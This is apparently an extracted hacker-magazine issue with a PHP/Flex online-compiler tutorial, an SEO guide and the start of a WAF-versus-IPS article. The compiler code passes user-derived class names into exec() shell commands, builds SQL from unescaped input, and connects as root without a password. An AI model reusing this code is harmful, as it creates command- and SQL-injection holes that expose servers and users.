Label placement: ▼

Icon:

Enabled: ▼

On click:

5) 编写编译处理程序：(JAVA 编译程序，其他编译程序类同)

```
[root@fruit html]# cat java.php
<?php
error_reporting (E_ALL & ~E_NOTICE);
$code = $_POST["code"];
$stemp = $code;
// 定位类名
$start = stripos($stemp,"class");
$end = stripos($stemp,"{",$start);

$classname = substr($stemp,$start+5,$end-$start-5);
$classname = str_replace("\r","",$classname);
$classname = str_replace("\n","",$classname);
$classname = str_replace(" ","",$classname);
// 写到文件里
$fp = fopen("files/$classname.java", "w");
fwrite($fp,$code."\n");
fclose($fp);
// 编译 JAVA
exec("javac /var/www/html/files/" . $classname . ".java", $out);
// 如果编译正常，执行并查看输出
if(empty($out)) {
    echo exec("java -cp /var/www/html/files/ " . $classname);
}
else
{
    // 编译异常,显示错误信息
    print "错误:\n";
    while(list($each)=each($out)) {
        print $each."\n";
    }
    exec("rm -f /var/www/html/files/" . $classname . ".java"); // 删除原文
    件
}
```

6) 编写代码插入程序(xxx 替换成服务器地址):

```
[root@fruit html]# cat editcode.php
<form action="http://xxx/edit.php" method="post">
    <textarea name="data" rows="15" cols="40"></textarea>
    <input type="submit"/>
</form>
[root@fruit html]# cat editcode.php
<form action="http://xxx/edit.php" method="post">
    <textarea name="data" rows="15" cols="40"></textarea>
    <input type="submit"/>
</form>
[root@fruit html]# cat edit.php
<?php
$data = $_POST["data"];
$conn=mysql_connect("localhost","root","");
if(!$conn) die("error : mysql connect failed");
mysql_select_db("complier",$conn);
$sql = "insert into code (data) values ('".$data."')";  .// 插入代码到数据库
$result = mysql_query($sql);
$id=mysql_insert_id(); // 返回主键 id, 以后用这个 id 显示代码
mysql_close($conn);
echo $id;
?>
```

7) 编写代码显示程序:

```
[root@fruit html]# cat showcode.php
<?php
header("Content-type: text/html; charset=utf-8");
$id = $_GET["id"];
$conn=mysql_connect("localhost","root","");
if(!$conn) die("error : mysql connect failed");
mysql_select_db("complier",$conn);
$sql = "select data from code where id=".$id;
mysql_query("set names 'utf8'");
$result = mysql_query($sql);

while ($row = mysql_fetch_array($result, MYSQL_NUM)) {
    echo htmlentities($row[0],ENT_QUOTES,"utf-8"); //显示数据库内容
}
mysql_close($conn);
?>
```

8) 连接 PHP 和 FLEX:

在 FLEX 中加入如下代码:

```
<mx:HTTPService id="hs" url="http://xxx/java.php" method="POST"
result="onResult(event)"/> <!--HTTP服务hs, 负责编译-->
<mx:HTTPService id="hs2"
url="http://xxx/showcode.php"
result="onResult2(event)"/> <!--HTTP服务hs2, 负责查询并显示代码到界面-->
```

9) 完成整套 Flex 代码:


```
<mx:Script>
    <![CDATA[
        import mx.controls.Alert;
        import mx.rpc.events.ResultEvent;

        private var langparam : String;
        private function init() : void {
            // 代码的id号
            var idparam : String = Application.application.parameters["id"];
            // 语言是什么语言
            langparam = Application.application.parameters["lang"];
            if(idparam != null) {
                hs2.url = "http://xxx/showcode.php";
                hs2.send({id:idparam}); //命令服务器查询用editcode.php存的代码
            }
        }
        // 运行按钮按下
        private function onClick() : void {
            if(langparam != null) {
                hs.url = "http://xxx/" + langparam + ".php";
            }

            hs.send({code:code.text}); // 命令服务器运行编译程序
        }
        // 代码运行后返回结果
        private function onResult(event : ResultEvent) : void {
            var result : String = event.result.toString();
            resultttext.text = result;
            viewstack1.selectedIndex = 1;
        }
        // 从服务器查询代码后返回代码
        private function onResult2(event : ResultEvent) : void {
            var result : String = event.result.toString();
            code.text = result;
        }
        // 后退按钮点击
        private function onBack() : void {
            viewstack1.selectedIndex = 0;
        }
    ]]>
</mx:Script>
```


以上是一个简单的 Flex 级别应用的开发流程，可以看出，代码量并不是很大（上面代码总计 100 行左右），怎么样，还算比较简单吧

使用简介：


不想了解开发的朋友，可以直接无视上一章。

使用这款在线编译器很简单，只要 3 步：

6. 进入 editcode.php



在文本区内输入代码。点击提交




7

会返回一个值


7. 记住这个值，然后访问编译好的 cc.swf：

路径为 `http://xxx/cc.swf?id=7&lang=c`



?号后面 id=7 就是记住的值, lang=c 是按照 C 语言去编译执行

8. 把这个 URL 贴入兵团:



这样一个在线的编译器就可以在帖子里直接使用了。

无所不能的应用:

9. 嵌在帖子里的 linux:



意见反馈

还有什么好的应用，全凭你来创造和发掘。

越来越多的绿兵应用等着你去构建。

详情请关注程序实验室板块置顶。

简单学习 SEO

作者: lanlan

单页面优化

单页面优化,最让人感到郁闷和烦躁,因为它需要一页一页展开,没有细致心是无法胜任这个工作的。单页面优化,直接关系到搜索引擎的排名,它是通过改进页面的修饰性的因素,在标题、描述、题头文字方面,尽可能的当搜索引擎访问该站时,能让它迅速的抓住页面要领,完整带走页面发布的信息,关键词必不可少。

1. 网页命名

网页的命名,不可随意,用关键词来为网页命名,不仅可以将网页的主题告诉搜索引擎,也能让访客一目了然。当然,关键词命名的时候,也是有讲究的,用“-”间隔号,别用“_”下划线连接关键词,For example,使用 lan-lan.html,而不应该用 lan_lan.html。

2. 网页标题

访客对于网页标题是不在一,但是搜索引擎很看重它,它表达了一个网页的主题内容,网页标题是单页面优化的最重要的因素。



For example, 网页标题:“幽幽 lan 丫头-花季青春、记录我们的点点滴滴!” 访客基本不会看,但是这个<title>标签,搜索引擎却很在意。

```
<HEAD><TITLE>幽幽lan丫头-花季青春、记录我们的点点滴滴!</TITLE>
```

```
<META content="幽幽lan丫头 (www.lan123.tk)" name=author>
```

```
<META http-equiv=Content-Type content=text/html; charset=gb2312 charset=gb2312>
```

```
<META content="幽幽lan丫头,花季青春," name=keywords>
```

```
<META content="幽幽lan丫头-花季青春、记录我们的点点滴滴!" name=description><LINK
```

搜索引擎是网页的标题作为介绍页面链接源头文字来给搜索用户的,在 google 中搜索“幽幽 lan 丫头”这个关键词,显示以下:



幽幽lan丫头

搜索

获得约 3,260 条结果

高级搜索

所有结果

图片

视频

新闻

购物

更多

网页

所有中文网页

简体中文网页

[幽幽lan丫头-黑客知道isbase.net-百度知道开放平台](#)

2010年9月20日 ... 百度知道开放平台. 幽幽lan丫头, 一级 初学弟子. 经验:46. 基本情况. 经验, 财富, 提问数, 回答数, 采纳率. 46, 46, 0, 6, 0%. 回答记录 ...

[zhidao.isbase.net/person/0100e997ade5... - 网页快照 - 类似结果](#)

[总积分排行榜_百度知道开放平台](#)

6, 幽幽lan丫头, 初学弟子, 一级, 46. 7, 嗜血德库拉, 初学弟子, 一级, 46. 8, 神 ...

[zhidao.isbase.net/toprank - 网页快照 - 类似结果](#)

[幽幽lan丫头> 花季青春、记录我们的点点滴滴!](#)

幽幽lan丫头| 花季青春、记录我们的点点滴滴! ... 绿色兵团 · 寻梦空间 lanlan博客. 幽幽

lan丫头. 此站已运行. lanlan欢迎您的光临! 我要啦免费统计 · _、王姑娘_、

[www.lan123.tk/ - 网页快照 - 类似结果](#)

通过这些网页标题, 用户才能找到想要的信息, 网页标题对于网站及其搜索引擎非常重要。

PS: 注意采用和突出的关键词、控制好标题的长度和关键词的使用频率、标题新颖才能够吸引搜索。

3. 网页的题头标签

(1) 网页代码标签:

<META NAME=" keywords" CONTENT=" " >关键词标签

<META NAME=" description" CONTENT>网页描述标签

.....

description 标签和 Keywords 标签是最普遍的: description 标签的使用避免关键词的冗余, 使用一段话介绍关键词, 并且能让这段话概括整个网页的内容, 并且把关键词融入。Keywords 标签很容易被滥用, 目前搜索引擎已不再留意此标签。

(2) 图片替代文字

图片替代文字, 不是图片名, 而是用来描述图片的词组, 搜索引擎无法阅读图片, 只能使用图片标签为搜索引擎介绍, 图片标签内最好放置关键词。

For example:

网站外链的优化

4. 何为链接

从一个网页指向另一个目标的关系称之为超链接, 当然, 这个目标可以是一个网页, 也可以是此网页上的不同位置, 还可以是一个图片、一个邮件地址、一个文件、一个应用程序等。

链接的对象主要有: 文本链接、图像链接、E-mail 链接、锚点链接、多媒体文件链接、空链接等。能被搜索引擎识别的只有文本链接、图像超链接和锚点链接。

5. 链接的作用

链接就好比互联网的静脉, 连接各种不同的信息共享资源, 没有链接, 信息就会孤立, 链接还能够节省用户的再次信息搜索, 让用户直接访问到相关资源。

6. 增加链接普遍性的方法

- (1) 网站主页与下页做好连接
- (2) 从 PR 较高的网站获取链接
- (3) 最好是单向导入链接
- (4) 网站登记到重要的导航目录站

(5) 不要参加网站联盟等链接活动，一旦搜索引擎封锁那些站，自己的网站也会倒霉

(6) 不可一站多域名来自我链接

.....

7. 让搜索引擎知道新网站

新建好的网站，及早登录，搜索引擎才能很快的认识。搜索引擎的登录地址有：

1) Google: <http://www.google.com/addurl/?continue=/addurl>

2) Yahoo :
<https://login.yahoo.com/config/login?.src=srch&.done=http://submit.search.yahoo.com/free/r>

3) Baidu: http://www.baidu.com/search/url_submit.html

8. 判断和建立链接

1) 请求链接

交换链接的目的最开始是为了导入流量，但 SEO 之后，链接的交换是为了其他站点的更有价值的认可。请求链接之时，在自己的站点先做好别人的链接，再给被链接的网站站长发 E-mail，把自己的网站详细描述清楚，体现网站的独特之处。

2) 友链需注意：

不和反动、色情、博彩等违道德站点互链；

不和被搜索引擎封锁的站点互链；

不和与自己站点无关的站点互链；

不和泛滥友链的站点互链；

PR 值高、内容更新快的站点好好把握互链机会。

.....

3) 购买链接注意：

购买链接需来自专业权威站点；

购买链接的站点具有独特原创内容而且内容经常更新；

购买链接注重链接的质量，而不是数量。

.....

9. 链接的导入和导出

1) 导入连接：从其他站点通过源头文字将自己的网站接入它的网站

2) 导入链接的作用：

导入链接中恰当使用源头文字，能够增加被链接的网页在搜索引擎中的排名；

导入链接能够有效增加蜘蛛深入网站的频率和深度；

导入链接能够提升网站的 PR 或相应关键词的搜索排名；

导入链接能够带来一定的访问量。

3) 提高导入链接的质量：

向搜索引擎目录提交网站：DMOZ 是个重要的名录导航站

找友链网站：已加入搜索引擎目录的相关网站；

与竞争对手互链的网站（寻找方法：link：竞争者域名）；

容易被访问的相关网站。

网站被主动链接或转载：这就需要你的网站内容丰富，质量高，其他站点会主动将你的站链接到他们的网站。可以通过免费资源或知识库。

在重要网站发表专业文章：关键词不能少，文章中或结尾加上自己的网站的签名，

简介中也可以加上自己的网站的链接和带有关键字的网站描述。

行业目录上提交网站：在相关网络目录、行业目录、商务目录、黄页、白页等提交自己的网站。

- 4) 导出链接：从自己的网站连到另一个网站的链接。
- 5) 导出链接注意：避免靠链接骗取 PR 值网站的导出链接；
避免无信息价值的链接；
避免纯粹用于交换链接的网页的链接。

10. 确定链接的策略

链接是网站的重要基础，它对 PR 的影响很大。大部分站长都希望链接是单方面的，就是希望别人来连自己，一个导出链接会稀释自己网站的 PR 值，这种单方面的链接理解为单向链接（单链）。反之，互链就是双向链接了。

单链虽好，但是没有那么多大公无私的站长。恰当的使用互链，也一样可以达到很好的效果，按照 Google 的计算方式，强调的是链接的质量，也就是相关性的高低，而不是在乎单链还是双链。

(1) 搜索引擎看待链接质量的标准主要有以下几点：

- 1>比较链接来源的主题和链接所描述的网页是什么
- 2>链接在网站中的位置（内容、广告、导航、菜单等）
- 3>两个互链的网站有多少相关性（是否同行）

(2) 具体内容：

- 1>链接网站的首页
- 2>引述链接各站相关内容
- 3>不要互链不相关的网站

首页是作为友链的首选地址，可是所谓的链接是连接两个网站，首页的 PR 值是比内页搞，但是，作为一个网站，部分内容的情况是不同的，一味的链接首页会出现相关性的矛盾，网站中的其他页面也是可以链接的。

增加链接还有一个方法，在留言本和 blog 中发布信息时，可以将信息的链接返回自己的网站，要注意的是，链接源头文字的使用，不要随意划线链接，避免反复发布，因为提交留言或 blog 信息时可提交多次，不需要对方批准，以免对方网站堆积垃圾评论或留言。

11. 小结一下

- (1) 外链的增加会获得更大的搜索引擎排名，但是，不要试图短期内无理智的增加外链，这样只会适得其反，引起搜索引擎的怀疑，降低排名。网站的发展，外链的增长也应顺其自然，外链数量应呈阶段性的增加。
- (2) 外链建设必须做，不要忘记站点内容建设也很重要。内链对搜索引擎也起着很大的作用：
 - 1> 一个网页导出指向另一个网页的链接可以节约站长的不少精力
 - 2> 内链可以使网页更有层次感，从站内关联网页调度关键词排名的链接，搜索引擎很容易识别哪些页面是网站中的重要
 - 3> 在网站中多建立与其内容相关的网页，导入新建页面内容的关键词链接，能够有效的增加网页的内链数量
 - 4> 内链的合理有利于几种站点内容主题，使得主题中核心关键词在搜索引擎中获得更佳的排名

5> 站点网页互链有助于提高搜索引擎对网站的爬行索引效率

- (3) 不要使用软件群发，软件群发可能会在短时间内提升一个站点在搜索引擎中的关键词排名，但一旦被搜索引擎检测到，包括获得的外部导入链接都会收到惩罚。

关键词

关键字发现网站的小短语，搜索引擎优化是以关键词为中心的，关键词就是搜索引擎优化的核心。适当的关键词能够带来更多的流量。可是，许多站点根本不会考虑关键词的优化，在选取关键词时也是马马虎虎，这是站点最忌讳的。

12. 分析关键词

(1) 选择正确的关键词

前面说过，SEO 的工作是围绕关键词进行的，所以，关键词的选择影响整个 SEO 工作的开展；搜索用户在网上搜索信息也是通过搜索引擎开始的，通过关键词查找想要的信息，大多数人搜索时平均使用到 2-5 个关键词。恰当的选择关键词，对搜索引擎是至关重要的。反之就会导致以下情况：

- ① 关键词竞争激烈
- ② 关键词热度不够
- ③ 直接影响网站内容

(2) 选择关键词基本原则

网站设计之前，就应该考虑到关键词，因为整个网站的内容要依据关键词展开，如果选错，搜索量下降，排名降低，流量减少。

① 主要关键词不要太长

主页选择的还应该是这个行业中热门的关键词，但网站的主要关键词涵盖度不宜太小也不宜太长，如果你细心，你会发现，不少做 SEO 的排名保证的都是巨长的词，谁愿意搜索那么长的词啊。

② 关键词不要太宽泛

太宽泛的关键词势必有很大的竞争，如果你是卖电脑的，你的关键词就一定要选电脑吗？这个名词是不是太泛滥了，效率也够低吧！选择具体、有针对性的关键词，还是比较有保证的。

③ 站在搜索者的角度思考

学会换位思考，在很多地方都有好处。网站设计者过于熟悉自己的行业和产品，会理所当然的觉得用户用这个关键词能够搜索到自己的站点，预期的效果却没达到。选择关键词的时候，应该调查下身边的人如果搜索这类产品会用什么词。

④ 关键词和站点内容要相关

“驴头不对马嘴”的关键词很快就会被 SEO 封掉，那些再热门却和你的产品毫无关系的词，用了也是白用，即使被搜索者搜索到，人家对你的产品不感兴趣。

⑤ 选择搜索多、竞争小的关键词

竞争多的网页，效益低，竞价排名再靠前，搜索这个词的用户不多也会让你很郁闷。所以，综合搜索多、竞争小的关键词！

⑥ 关键词不宜过“冷”

过“冷”的关键词可能会取得较好排名，却不能带来好的流量。不要以公司名做关键词，你的产品再有知名度，也没有多少人会搜索你的公司。

使用搜索引擎工具：

Google 关 键 词 工 具 :

<https://adwords.google.com/select/KeywordToolExternal>

关键字排名检索工具: <http://keywordsrank.zzbaike.com/>

(3) 竞价关键词

- 1> 关键词: 搜索用户在搜索产品时使用到的名称
- 2> 关键词竞价: 搜索引擎的增值服务, 通过竞价, 在 Google、百度等搜索引擎拥有靠前的位置。
- 3> 选择竞价关键词: 选择不热门而且与你的产品和服务有关的关键词。热门的关键词, 竞价高; 不热门而且相关的关键词, 竞价低, 你可以多一些这样的关键词, 也不会影响流量。

13. 关键词密度

- (1) 关键词密度: 网页中所有搜索引擎可以阅读的文字中关键词使用的比率。关键词出现的频率越多, 关键词密度越大。
- (2) 适当的关键词密度: 关键词密度在 2%~8% 范围内比较好, 利于网站的排名, 也不会被搜索引擎视为关键词堆砌。
- (3) 关键词分布位置: 关键词应该分布在页面的固定内容上, 确保关键词密度或内容的相关性。首段至少出现一次关键词, 中间的关键词最好在 2~3 个, 然后就是尾段至少出现一次, 最好每个关键词都是呈连续段落分布。

(4) 关键词密度基本原则

- ① 关键词密度合理化
- ② 关键词分布均匀, 即使关键词密度不高, 也要防止局部关键词堆砌。
- ③ 关键词合理融入内容, 关键词的出现也是为了行文需要。
- ④ 围绕核心关键词的表现或组合形式多样化, 不要过于单一。

(5) 增加关键词密度

① meta 和 title

meta 和 title 上恰当的嵌入关键词, 能准确概括页面内容。

② 内容

网站建设“内容为王”, 关键词的使用是为了配合行文, 而不是为了刻意增加关键词出现堆积状况。

③ 链接

正文中出现大量的超链, 每个超链使用“点击查看”, 搜索引擎就会认为你的关键词是“点击查看”, 所以, 文章的超链最好直接使用链接标题, 加下划线或不同颜色。

④ 图片

搜索引擎不认识图片, 只辨别 ALT 标签。在 ALT 属性中使用关键词, 搜索引擎也能抓取到。

送一个关键词密度检测工具: <http://keywords.zzbaike.com/>

14. 搜索引擎尾巴现象

“搜索尾巴”原理就是“尾巴”带来的流量大于头上最流行的关键词的流量。SEO 是根据 80-20 法则几种在最流行的十到二十个关键词, 这些关键词占据了百分之八十的搜索引擎流量, 但这十到二十个关键词带来的流量少于成百上千个关键词的流量的总和。真正能够带来流量的, 不是追求最顶尖的关键词, 而是来自最热门关键词之外的成百上千的词语。

文本优化

15. 站点内容组织

注意细节，提供给用户最清晰和最高回报的交流。站主和编辑要求内容与编排应该分开考虑，但访问者却认为内容和布局是统一的，一个好的站长要学会对内容进行改造重组，有清晰意识流向。

百度对网站质量的说明（给站长的建议）：

- (1) 网站的内容应该是面向用户的，搜索引擎也只是网站的一个普通访客，放置任何用户不可见、或者欺骗用户的内容，都可能被搜索引擎当做作弊行为
- (2) 百度更喜欢独特的原创内容，如果您的站点内容只是从各处采集复制而成，很可能不会被百度收录。
- (3) 谨慎设置您的友情链接，如果您网站上的友情链接，多是指向一些垃圾站点，那么您的站点可能会受到一些负面影响。

.....

16. 站点内容的来源

(1) 原创文章

搜索引擎最喜欢的是原创文章，虽然撰写原文耗时耗力，但收录的效果较好。原创文章，在搜索引擎的眼里认为你的网站是活跃的，新鲜和充实的内容，搜索引擎才会常顾，而且自己带网址的文章也能被网管转载或被采集器抓取，这也是增加外链的好方法。

(2) 转载的“原创”

转载的“原创”也可以再编译，摘录原创不同的观点，写上自己的看法，拓展原创相同的观点。但是，最重要的一点，你自己的文字信息内容一定要大于原创信息内容。

(3) 鼓励用户贡献内容

有些用户访问网站，也会有写作交流的欲望，让用户参与到网站信息内容的建设，不断完善网站的交互功能，鼓励用户投稿，开通网站提交接口。

3. 网站内容的延续性

(1) 关于网站内容的匮乏

搜索引擎是根据一个网站被其收录的页面数来评定一个网站的规模的，网站的规模越大，在搜索引擎中的重点权重就越大。对于对手来说，这个站点就更加具有关键词排名的优势。

即使在网搜不到信息，自己也可以创作，而且这种原创内容的针对性更强，没有人比你更了解自己的产品，自己用文字来描述也是最合适的。只要开阔思路，任何产品都可以写出很多相关内容。

(2) 采集网站内容

很多站长都不愿意把大量的时间与精力投放在站点内容的建设上，于是就让编辑或是技术人员使用采集器把目标网站上的网页抓取到自己的数据库内，然后在自己的站点网页发布这些信息。这些不劳而获的行为是不道德的，百度以及雅虎中文搜索引擎采集系统产生的页面也不会感兴趣，甚至会删除你的收录页面。所以，站点内容不要用采集器采集，最好是原创，至少，首段和尾段是自己要自己写。

网站流量检测分析

17. 网站流量的数据统计分析

网站流量就是网站的访问量；网站流量统计分析就是在获得网站访问量基本数据的情况下对有关数据进行统计加以分析，以了解网站当前的访问效果和访问用户行为并发现当前网络营销活动中存在的问题，为进一步制定营销策略提供依据。

18. 网站流量指标

- (1) 独立访问者数量
- (2) 重复访问者数量
- (3) 页面浏览数
- (4) 每个访问者的页面浏览数

..... 以上为网站流量统计指标的主要指标，在这里就不逐句解释了。

19. 用户行为指标

- (1) 用户行为指标：用户来到网站的路径、在站点停留的时间以及访问了哪些页面。
- (2) 用户行为指标的主要指标：
 - 1> 用户在网站的停留时间
 - 2> 用户来源网站
 - 3> 用户所使用的搜索引擎以及关键词
 - 4> 用户浏览网站的方式

20. 常用流量统计系统

(1) CNZZ 服务统计

中国互联网最有影响力的免费流量统计技术服务提供商，专注与为互联网各类站点提供专业、权威、独立的第三方数据统计分析。能够统计独立访客等，本人也在使用中，感觉不错。

时段分析

今日统计
昨日统计
本月统计
最近30天
访问明细

幽幽lan丫头 <http://www.lan123.tk> (开通日期：2010-12-16)

访问量概况

PV

独立访客

IP

(2) 51.la 统计服务

国内最经典的统计服务，在关键词分析功能方面较其他统计服务强大，而且能够查到访客的屏幕颜色的分辨率，为保证统计代码有效，连客户端不支持 javascript 都想到了。在网站排名以及 SEO 数据分析等对于了解网站的概况用处也是比较大的，不好的地方是有少数时间会页面的载入速度有影响。本人不但使用了 CNZZ，也同时使用了 51.la，没办法，两个都舍不得丢下。

REPORT 幽幽lan丫头统计报告 - 网站概况

- ▶ 概况
- ▶ SEO 数据
- ▶ 在线访问者
- ▶ 访问明细 ^{HOT}
- ▶ 升降榜
- ▼ 流量分析
 - ▶ 我要啦排名

基本情况

网站名称：幽幽lan丫头
网站地址： <http://www.lan123.tk>
网站简介： -
站长：幽幽lan丫头

- (3) 51yes 网站流量统计
载入页面的速度很快, 功能方面较 CNZZ 和 51.la 没有太大差别, 服务较稳定。
- (4) Google Analytics
用这个流量统计最让人头疼的是需要邀请码, 这个邀请码不是那么简单就能得到的。一旦使用后, 你会发现, Google Analytics 的统计不能实时更新, 功能也不过如此。
- (5) Measure Map
- (6) Statcounter.com

.....流量统计服务挺多的, 其他的本人没有使用过, 也不是太了解, 大家可以根据自己的喜好去体验。

21. 行业热点跟踪

(1) 百度风云榜

百度风云榜根据搜索用户的查询和点击折射社会热点, 为用户提供关键词社会关注度查询服务的产品。百度风云榜如今是 SEO 和网管以及媒体编辑必看的, 根据风云榜为站点补充内容、做专题。



(2) 百度指数

百度指数是以百度网页和百度新闻搜索为基础的免费海量数据分析服务, 用来反映不同关键词在过去一段时间“用户关注度”和“媒体关注度”, 百度指数是一个重要的关键词分析工具。

百度指数地址: <http://index.baidu.com/>





以上是现正热播的《非诚勿扰2》相关搜索分析。。。。。

(3) Google 关键词分析工具

Google 关键词分析工具地址：
<https://adwords.google.cn/o/Targeting/Explorer>

关键词	竞争程度	全球每月搜索量	本地每月搜索量	本地搜索趋势
<input type="checkbox"/> 绿色兵团	<input type="text"/>	14,800	14,800	<div></div>
<input type="checkbox"/> 绿色兵团成人社区	<input type="text"/>	1,600	1,300	<div></div>
<input type="checkbox"/> 绿色兵团论坛	<input type="text"/>	1,900	1,900	<div></div>
<input type="checkbox"/> 绿色兵团成人	<input type="text"/>	4,400	3,600	<div></div>
<input type="checkbox"/> 绿色成人兵团	<input type="text"/>	4,400	3,600	<div></div>
<input type="checkbox"/> 绿色兵团成人论坛	<input type="text"/>	590	480	<div></div>
<input type="checkbox"/> 绿色兵团社区	<input type="text"/>	1,900	1,600	<div></div>

输入一个关键词之后就可以看到, 有非常之多相关的关键词明细, 会显示出每月的搜索量。

(4) Google 趋势

(5) Google 热榜

.....

SEO 误区

22. 站点优化非法操作

(1) 隐藏文本和透明文字

将多余的文字隐藏在 HTML 中 (文字与网页颜色近似、在 <input type="hidden"> 中添加文字等), 只让搜索引擎看不让浏览者看, 这是一种作弊行为。

(2) 重复性关键词

前面已经说过，这是一种关键词堆砌欺骗的手段，利用搜索引擎对网页内容以及标题中的关键词的重视而不合理的重复。

(3) 伪装网页

通过判断访客是普通浏览器还是搜索引擎而展开不同的页面，搜索引擎看到的是一个优化严重的网页内容，而普通浏览器看到的却是大不相同的页面。这种手法使用的是 Frame 技术，调用另一页面隐藏实际页面内容，向搜索引擎提供并不真实的内容提升排名，这也是一中欺骗行为。

(4) 桥页、跳页

专为某特别关键词活得搜索排名设计的网页，只为引诱访客更深进入网站其他页面，一些不健康网站多使用这种手段，目前，搜索引擎对网站相关性有较完善的审核，已拒绝收录这类垃圾。

23. 网站外部推广非法操作

(1) 复制网页和镜像网页

通过复制网站并分配不同域名和服务器来欺骗搜索引擎对同一站点或同一页面多次索引，一旦被搜索引擎发现是镜像站点，源站点和镜像站点都会从索引数据库中删除。

(2) 域名伪装

用户用免费空间或从 MSN 等免费服务商那设立网站，然后将独立域名暂时转向这个网站，这种做法简单也便宜，但是，搜索引擎如果迷惑于两个域名，可能不会将独立域名收录在数据库里，被收录的可能是免费空间的网站，一旦免费服务商换了，被收录域名的排名也就消失了。

(3) 域名轰炸

SEO 新手往往会注册 N 个域名，然后将这 N 个域名都连向主站，虽然可以增加主站的 PR 值，但被搜索引擎查出这些重复的页面，就会被认为是作弊行为，不仅会删除子站，主站也会收到影响。

.....

包括隐蔽链接、转向等都是网站外部推广的非法操作，这里也不再详解了。

24. 挽救被搜索引擎除名的网站

像 Google、baidu、Yahoo、中搜等，在网站管理员指南中都有注明：主要网站及时清除作弊内容，是可以申请引擎解除站点的。

(1) 清除作弊行为

如果网站本身作弊，堆砌关键词方面容易清楚，但清除群发链接就不那么好办了。

(2) 认真检查你的网站，清除所有涉嫌作弊的地方，然后仔细改进。

(3) 像搜索引擎提交重新收录的申请。

(4) 用“ReinclusionRequest”表单提交。

WAF vs IPS 谁更适合防护 Web 应用？

投稿：零度的尘

来源：绿盟科技

谁是最佳选择？

Web 应用防护无疑是一个热门话题。由于技术的发展成熟和人们对便利性的期望越来越高，Web 应用成为主流的业务系统载体。在 Web 上“安家”的关键业务系统中蕴藏的数据价值引起攻击者的青睐，网上流传的 Web 漏洞挖掘和攻击工具让攻击的门槛降低，也使得很多攻击带有盲目和随机性。比如利用 GoogleHacking 原理的批量查找具有已知漏洞的应用程序，还有 SQL 批量注入和挂马等。但对于重要的 Web 应用（比如运营商或金融），始终有受利益驱动的黑客进行持续的跟踪。

